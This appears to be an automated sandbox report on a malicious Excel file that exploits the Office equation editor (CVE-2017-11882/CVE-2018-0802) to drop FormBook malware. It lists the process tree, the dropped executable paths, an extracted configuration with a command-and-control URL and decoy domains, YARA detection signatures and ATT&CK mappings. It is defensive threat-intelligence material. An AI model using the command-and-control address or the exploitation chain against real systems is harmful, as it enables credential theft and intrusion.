ID: 433039
Sample Name: L2.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:05:32
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report L2.xlsx

Overview

General Information

Sample Name:	L2.xlsx
Analysis ID:	433039
MD5:	e5aaa3f2879244a.
SHA1:	eb0608507f6aa94.
SHA256:	d9aa9baf5698eeb.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2508 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2596 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2844 cmdline: 'C:\Users\Public\vbc.exe' MD5: 8C35AC8D43F7E59105902FA16114144E)
    - vbc.exe (PID: 2888 cmdline: 'C:\Users\Public\vbc.exe' MD5: 8C35AC8D43F7E59105902FA16114144E)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - control.exe (PID: 2444 cmdline: C:\Windows\SysWOW64\control.exe MD5: 9130377F87A2153FEAB900A00EA1EBFF)
          - cmd.exe (PID: 2264 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.alberthospice.com/sh2m/"
  ],
  "decoy": [
    "ladorreguita.com",
    "starflexacademy.com",
    "aumhouseholds.com",
    "ylcht.info",
    "skill-seminar.com",
    "insurancedowntown.com",
    "baliholisticacademy.com",
    "andrealuz.com",
    "choicecarloans.com",
    "ezonkorea.com",
    "charteroaktech.com",
    "acpcomponents.com",
    "portugalthecoder.com",
    "ipoolhub.com",
    "webfwrd.com",
    "swiggy.company",
    "covidproofevents.com",
    "jianhufeiyang.space",
    "oohvd-amai.xyz",
    "directprnews.com",
    "kfrx-assuv.xyz",
    "take-me-bergen.com",
    "audiosech.club",
    "infinitytradingapp.com",
    "pujajaiswal.com",
    "slateradvertising.com",
    "tensefit.com",
    "beyou.fitness",
    "maybowser.com",
    "thenewrepublican.net",
    "kenms.com",
    "rjpadvisors.com",
    "pridebiking.com",
    "99kweeclub.com",
    "wakarasu.com",
    "millabg.com",
    "beenovus.com",
    "gregcasarsocialist.com",
    "rentmystuff.info",
    "adultvideolife.xyz",
    "ytjee4x6zm9wg.net",
    "dbsjsa.net",
    "ziduh.com",
    "track-website.website",
    "societalfusion.com",
    "in-homenannies.com",
    "sudhakarfurniture.com",
    "services-nz.com",
    "obi4ex.com",
    "geniepinie.com",
    "dilossearticle.com",
    "changecamps.com",
    "meganfantastic.com",
    "jaisl11.com",
    "sciencebasedmasks.com",
    "candydulce.com",
    "tetra-oil.com",
    "mkpricephoto.com",
    "hayvankayit.com",
    "ellasween.com",
    "gracelandofkrotzsprings.com",
    "dndemystified.com",
    "blinbins.com",
    "lolasvibe.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2184605345.0000000000530000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2184605345.0000000000530000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.510000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.510000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.510000.3.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
L2.xlsx	30%	Virustotal		Browse
L2.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader2[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader2[1].exe	23%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader2[1].exe	41%	ReversingLabs	Win32.Backdoor.Mokes	
C:\Users\user\AppData\Local\Temp\nsr4627.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsr4627.tmp\System.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	23%	Metadefender		Browse
C:\Users\Public\vbc.exe	41%	ReversingLabs	Win32.Backdoor.Mokes	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.vbc.exe.5b7268.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.0.control.exe.c20000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
4.2.vbc.exe.510000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.control.exe.2557960.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
7.2.control.exe.5f2210.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.vbc.exe.880000.2.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.control.exe.c20000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.alberthospice.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
www.alberthospice.com/sh2m/	0%	Avira URL Cloud	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
